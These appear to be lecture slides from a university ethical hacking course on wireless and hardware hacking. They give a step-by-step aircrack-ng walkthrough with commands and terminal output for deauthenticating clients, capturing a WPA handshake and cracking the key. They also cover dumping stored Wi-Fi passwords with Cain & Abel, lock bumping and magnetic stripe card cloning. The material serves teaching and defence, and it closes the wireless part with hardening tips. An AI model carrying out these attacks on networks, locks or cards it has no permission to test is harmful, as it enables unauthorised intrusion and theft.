Developed	1997	2003	2004	2018
Security Level	Very Low	Low	High	Very High
Encryption	RC4	TKIP with RC4	AES-CCMP	AES-CCMP AES-GCMP
Key Size	64 bit 128 bit	128 bit	128 bit	128 bit 256 bit
Authentication	Open System & Shared Key	Pre Shared Key & 802.1x with EAP	Pre Shared Key & 802.1x with EAP	AES-CCMP AES-GCMP
Integrity	CRC-32	64 Bit MIC	CCMP with AES	SHA-2

Wireless Hacking

Equipment Required

- Wireless adapter
- Chipset: To support writing own drivers
- Band support: Adapter to support both 2.4 and 5 GHz to operate on both bands.
 - Atheros with PCI/PCI-E/Cardbus/PCMCIA/Express Card interface
 - Railink RT73/RT2770F with USB interface
- Antenna support
- Interfaces: PCMCIA or USB are better from flexibility perspective
- Operating system: BackTrack or Kali
- Others
 - Antenna, GPS, Access Point

Wardriving

- Wardriving
 - Driving around with hardware and software tools that enables to detect access points that haven't been secured well
 - Hardware and software tools are inexpensive and easily available
- Wardriving is not illegal
 - But using the resources of these networks is illegal
- Warflying
 - Variant where an airplane/drone is used instead of a car

How Wardriving Works?

- An attacker or security tester drives around with the following equipment
 - Laptop computer
 - Wireless NIC
 - An antenna
 - Software that scans the area for SSIDs
- Not all wireless NICs are compatible with scanning programs
- Antenna prices vary depending on the quality and the range they can cover (Under USD 50)
- Scanning software can identify
 - Company's SSID
 - Type of security enabled
 - Signal strength indicates how close the AP is to the attacker

Wireless Hacking

- Hacking a wireless network is similar to hacking a wired LAN
- Techniques for hacking wireless networks
 - Access Point data capture
 - Port scanning
 - Enumeration
- Two types of cracking:
 - **Passive cracking:** this type of cracking has no effect on the network traffic until the WEP security has been cracked. It is difficult to detect.
 - **Active cracking:** this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking. It is more effective compared to passive cracking.
- Wireless routers that perform DHCP functions can pose a big security risk

Aircrack

- Aircrack can be used for 802.11a/b/g WEP and WPA cracking.
- Aircrack uses algorithms to recover wireless passwords by capturing packets.
 - Once enough packets have been gathered, it tries to recover the password.
- Implements a standard FMS (Fluhrer, Mantin, Shamir) attack with some optimizations to fasten the attack
 - FMS is a passive attack against RC4
 - Exploits the weak IVs used RC4
- Supports most of the wireless adapters
- Requires knowledge of Linux.
 - Cumbersome for those who lack Linux knowledge
- Ref: <http://www.aircrack-ng.org/>

How to Hack WPA/WPA2 Password using Aircrack Ng?



- What is required:
 - Computer with Kali Linux and Wireless card supporting monitor/injection mode
 - Word-list (password dictionary) to crack password
- Process
 - Capture wi-fi packets
 - Identify someone connecting to victim wi-fi
 - Capture handshake using de-authentication packets to victim connected to wi-fi
 - Crack password using Aircrack

How to Hack WPA/WPA2 Password using Aircrack Ng?



Step 1: Open Kali terminal and find name of wifi adapter connected

- Command: iwconfig

Step 2: Prepare the wireless adapter for monitor mode.

- Command: airmon-ng check kill

Step 3: Put the wireless adaptor in monitor mode

- Command: airmon-ng start wlan0 (interface of wireless card) – creates interface wlan0mon

The screenshot shows a terminal window with the following command history:

```
root@localhost: ~
File Edit View Search Terminal Help
    Retry short limit:7 RTS thr:off Fragment thr:off
    Encryption key:off
    Power Management:off
eth4      no wireless extensions.

lo       no wireless extensions.

root@localhost:~# airmon-ng check kill
Killing these processes:

    PID Name
    877 wpa_supplicant

root@localhost:~# airmon-ng start wlan0
No interfering processes found
PHY      Interface     Driver      Chipset
phy0    wlan0        ath9k        Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@localhost:~#
```

How to Hack WPA/WPA2 Password using Aircrack Ng?



Step 4: Find all the AP available around and the clients connected to the APs.

- Command: airodump-ng start wlan0mon

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
54:00:4C:07:B0	-68	62	0	10	54e	WPA2	CCMP	PSK	see mr broo!
9C:D0:43:CC:1D:80	-89	5	0	10	54e.	WPA2	CCMP	PSK	Dlink

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
-------	---------	-----	------	------	--------	-------

How to Hack WPA/WPA2 Password using Aircrack Ng?



Step 5: Capture data for specific victim wifi

- Command: airodump-ng –c [channel] –bssi [bssid of wifi] –w [path to write data file] wlan0mon

```
root@localhost:~# airodump-ng -c
CH 10 ][ Elapsed: 6 s ][ 2016-04-02 16:27 ][ fixed channel wlan0mon: 7
          BSSID          PwR RXQ Beacons   #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
          54:...:...:...:...:B2  -51  75      41       0   0   10  54e  WPA2 CCMP   PSK see mr bro!
          BSSID          STATION          PwR   Rate    Lost   Frames   Probe
          54:...:...:...:...:B2  AC:...:...:...:...:12  -25     0   -6       0        1
```

How to Hack WPA/WPA2 Password using Aircrack Ng?



Step 6: De-authenticate the connected client(s)

- Command: aireplay-ng –deauth 10 –a [router bssid] –c [client MAC - optional] wlan0mon

root@localhost:~# aireplay-ng --deauth 10 -a 54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:B2 wlan0mon
16:28:20 Waiting for beacon frame (BSSID: 54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**) on channel 10
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:28:20 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:20 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:21 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:21 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:22 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:22 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:23 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:23 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
16:28:24 Sending DeAuth to broadcast -- BSSID: [54:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**:**[REDACTED]**] B2
root@localhost:~#

How to Hack WPA/WPA2 Password using Aircrack Ng?



Step 7: Client tries to reconnect. Capture the reconnect frames.

CH	Elapsed	Date	WPA handshake: 54:D8:DE:1E:10:30									
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID			
54:D8:DE:1E:B2	-52	4035	294 3	10	54e	WPA2	CCMP	PSK	see mr broo!			
6C:D8:DE:1E:B2	-87	15	0 0	9	54e.	WPA2	CCMP	PSK	Mysa			
9C:D8:DE:1E:A8	-89	608	0 0	10	54e.	WPA2	CCMP	PSK	Dlink			

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	BE:D8:DE:1E:10:30	-95	0 - 1	0	2	
54:D8:DE:1E:B2	4C:D8:DE:1E:10:30	-31	0e - 1e	81	399	see mr broo!
9C:D8:DE:1E:A8	00:D8:DE:1E:10:30	-85	0 - 6e	0	34	Dlink

How to Hack WPA/WPA2 Password using Aircrack Ng?



Step 8: Crack the password from captured packets

- Command: aircrack-ng –b [basis id of router] –w [path to word-list] – [path to captured packets]

```
root@localhost: ~
File Edit View Search Terminal Help
Aircrack-ng 1.2 rc2
[00:01:43] 160128 keys tested (1631.61 k/s)

KEY FOUND! [ haibroo! ]

Master Key      : 13 A4 A4 7C 63 4B C9 F9 39 F4 AA D1 D9 EC 63 E2
                  13 27 4D 40 15 BA 5F E2 0A 8E B6 9A AD E9 26 69

Transient Key   : 41 51 96 53 5B 0D F5 8E 22 62 C4 66 AA D4 99 D8
                  29 37 75 FC BD F8 87 AE 71 B5 82 8F 42 8F 66 AC
                  07 FA A6 FF FB F3 C2 C8 F8 AE 5F 3D BD 45 C0 1F
                  DF 1F F2 7A D2 A1 B2 3D 28 4E AB ED 71 AF A9 53

EAPOL HMAC     : CB 90 9A AD E2 2B 1A A3 AA BF 81 BD A0 CD BE 53
root@localhost:~#
```

How to Hack WPA/WPA2 Password using Aircrack Ng?



Video Demo: <https://www.youtube.com/watch?v=WfYxrLaqlN8>

NetStumbler

- Tool for Windows to detect WLANs
 - Supports 802.11a, 802.11b, and 802.11g standards
- NetStumbler was primarily designed to
 - Verify WLAN configuration
 - Detect other wireless networks
 - Detect unauthorized Aps
 - Wardriving
- NetStumbler can interface with a GPS device
 - Enabling a security tester or hacker to map out locations of all the WLANs the software detects

NetStumbler

- NetStumbler captures following information
 - SSID
 - MAC address of the AP
 - Manufacturer of the AP
 - Channel on which it was heard
 - Strength of the signal
 - Encryption
- Attackers can detect APs within a 350-foot radius
 - with a good antenna, they can locate APs a couple of miles away

Kismet

- Tool for conducting wardriving attacks
- Created by Mike Kershaw
- Runs on Linux, BSD, MAC OSX, and Linux PDAs
- Kismet can also act as a sniffer and IDS tool
 - Can sniff 802.11b, 802.11a, and 802.11g traffic
 - Can detect wireless networks both visible and hidden,
 - Sniff packets and detect intrusions
- For details refer: <https://www.kismetwireless.net/>

Kismet Features

-
- Ethereal and Tcpdump compatible data logging
 - AirSnort compatible
 - Network IP range detection
 - Hidden network SSID detection
 - Graphical mapping of networks
 - Client-server architecture
 - Manufacturer and model identification of APs and clients
 - Detection of known default access point configurations
 - XML output
 - Supports 20 card types

AirSnort

- Created by Jeremy Bruestle and Blake Hegerle
- Can help access WEP-enabled WLAN
- Limitations
 - Runs only on Linux
 - Requires specific drivers
 - Not all wireless NICs function with AirSnort

WEP Crack

- Open-source tool used to crack WEP encryption
- WEP Crack uses Perl scripts to carry out attacks on wireless systems
- Has features to conduct brute-force attack
- For details refer: <http://wepcrack.sourceforge.net/>

Other WEP Cracking Tools

- **Aircrack:**
 - Network sniffer and WEP cracker.
 - Ref: <http://www.aircrack-ng.org/>
- **WebDecrypt:**
 - Uses active dictionary attacks to crack the WEP keys.
 - Has its own key generator and implements packet filters.
 - Ref: <http://wepdecrypt.sourceforge.net/>

WPA Cracking Tools

- WPA uses a 256 pre-shared key or passphrase for authentications.
- Short passphrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords.
- Following tools are used to crack WPA keys.
 - **CowPatty:**
 - Used to crack pre-shared keys (PSK) using brute force attack.
 - Ref: <http://wirelessdefence.org/Contents/coWPAttyMain.htm>
 - **Cain & Abel:**
 - Used to decode capture files from other sniffing programs such as Wireshark.
 - Captured files may contain WEP or WPA-PSK encoded frames.
 - Ref: <https://www.softpedia.com/get/Security/Decrypting-Decoding/Cain-and-Abel.shtml>

Secure Wireless Network

- Use anti-wardriving software to make it more difficult for attackers to discover your wireless LAN
 - Honeypots
 - FakeAP
 - Black Alchemy FakeAP
- Allow only pre-determined MAC addresses and IP addresses to have access to the wireless LAN
- Limit the use of wireless technology to people located in your facility

Secure Wireless Network

- Use an authentication server instead of relying on a wireless device to authenticate users
- Use EAP, which allows use of different protocols to enhance security
- Place AP in the demilitarized zone (DMZ)
- Use 104-bit encryption rather than 40-bit encryption for WEP
- Assign static IP addresses to wireless clients instead of using DHCP

Secure Wireless Network

- Change default passwords that come with the hardware
- Enable the authentication mechanism
- Allow access to the network to registered MAC addresses only
- Use strong WEP and WPA-PSK keys, a combination of symbols, number and characters reduce the chance of the keys been cracking using dictionary and brute force attacks.
- Use Firewall to help reduce unauthorized access.


Example: Cracking a Wireless Network

- A wireless network adapter with the capability to inject/intercept packets
- Be within the target network's radius.
- If the users of the target network are actively using and connecting to it, then your chances of cracking it are significantly improved.
- Capture packets specially users login steps – pcap files
- Use the captured packets (pcap files) to find potential passwords using brute-force technique – tools like Aircrack-Ng or CloudCracker.

Example: Crack Wireless Password




- Use of Cain and Abel to decode the stored wireless network passwords in Windows.
- Provide useful information that can be used to crack the WEP and WPA keys of wireless networks.
- Download & Open Cain & Abel



Example: Crack Wireless Password

- Ensure that the Decoders tab is selected then click on Wireless Passwords from the navigation menu on the left-hand side
- Click on the button with a plus sign



Example: Crack Wireless Password

- Assuming you have connected to a secured wireless network before, you will get results similar to the ones shown below
- The decoder will show you the encryption type, SSID and the password that was used.

Adapter GUID	Descr	Type	SSID	Password	Hex
{477431F8-268D-4C...	@oem5.inf,%nic_mpclex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E1776572747923
{477431F8-268D-4C...	@oem5.inf,%nic_mpclex_2230b...	WPA2-PSK	Dark Maiden	.qwerty#	2E1776572747923
{7825C2EF-C9F9-48F...	@netvwifimp.inf,%vwifimp.dev...	WPA2-PSK	HOSTED_NET...	JT7ibxR7MIHly...	4A543769627852374D4948

Demo

- Aircrack-Ng
<https://www.youtube.com/watch?v=WfYxrLaqIN8>
- Kismet Demo
https://www.youtube.com/watch?v=3v_bwtHIToQ
<https://www.youtube.com/watch?v=UYRXZxb4RWg>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking Session: 09 (Hardware Hacking)

Agenda



- Lock Bumping
- Magnetic Card Cloning
- EVM & RFID Cards
- ATA Hard & USB Disk
- Reverse Engineering Hardware
- Default Configuration
- Router Compromises
- Smartphone Hacking – Beacon Swarm
- Evil Twin Attack
- Man-In-The-Middle



Hardware Hacking



Lock Bumping

- Locks secure an asset by using a series of pins that restrict the mechanism from turning.
- Standard locks have two sets of pins: driver pins and key pins.
- Driver pins are suspended by springs and push down on key pins.
- The key pushes the key pins against the driver pins to align a clear path for the mechanism.
- Once the pins have been aligned, the mechanism is clear and allows the lock to be turned.



Lock Bumping ...



- A specially constructed key (bump key) has teeth that sit below the key pins.
- When a bump key is inserted into any standard lock and then struck (“bumped”), each of the tips on the bump key transfers the force to the key pins causing them to “bump” into place temporarily for just a fraction of a second.
- With good practice, this window of alignment is enough to allow the lock to turn.
- Bumped locks have no evidence of tampering
- A trained person can bump a lock faster than someone with the real key can open it.



Magnetic Card Cloning

- Most of magstripe cards use ISO standards 7810, 7811, and 7813.
 - 7810: Physical characteristics
 - 7811(1,2,3,6): Embossing, Magnetic stripe, location of embossed chars
 - 7813: Financial transaction cards
- A card has three data tracks referred to as tracks 1, 2, and 3.
- Most magstripe cards have no security measures to protect the data stored on the card and encode the data on the card.
- Several tools are available to clone, alter, and update magstripe card data.
- Tools have a Reader & Writer and Magnetic-Stripe Card Explorer software.

Magnetic Card Cloning ...





The diagram illustrates the physical dimensions of a magnetic card, showing the height of 548" and the thickness of 0.223". The card features three tracks: Track 1 (IATA), Track 2 (ABA), and Track 3 (THRIFT). The recording density for Track 1 is 210 BPI, for Track 2 is 75 BPI, and for Track 3 is 210 BPI. The character configuration for Track 1 is 7 Bits per Character, for Track 2 is 5 Bits per Character, and for Track 3 is 5 Bits per Character. The information content for Track 1 is 79 Alphanumeric Characters, for Track 2 is 40 Numeric Characters, and for Track 3 is 107 Numeric Characters.

	0.223"	Recording Density (bits per inch)	Character Configuration (including parity bit)	Information Content (including control characters)
0.110"	Track 1 IATA	210 BPI	7 Bits per Character	79 Alphanumeric Characters
0.110"	Track 2 ABA	75 BPI	5 Bits per Character	40 Numeric Characters
0.110"	Track 3 THRIFT	210 BPI	5 Bits per Character	107 Numeric Characters

Magnetic Card Cloning ...

Track 1:



Shaded area identifies control characters

SS Start Sentinel %

FC Format Code

FS Field Separator ^

LRC Longitudinal Redundancy Check Character

ES End Sentinel ?

*(PVKI) PIN Verification Key Indicator


*(PVV) PIN Verification Value

*(CVV) Card Verification Value


*(CVC) Card Validation Code

Magnetic Card Cloning ...


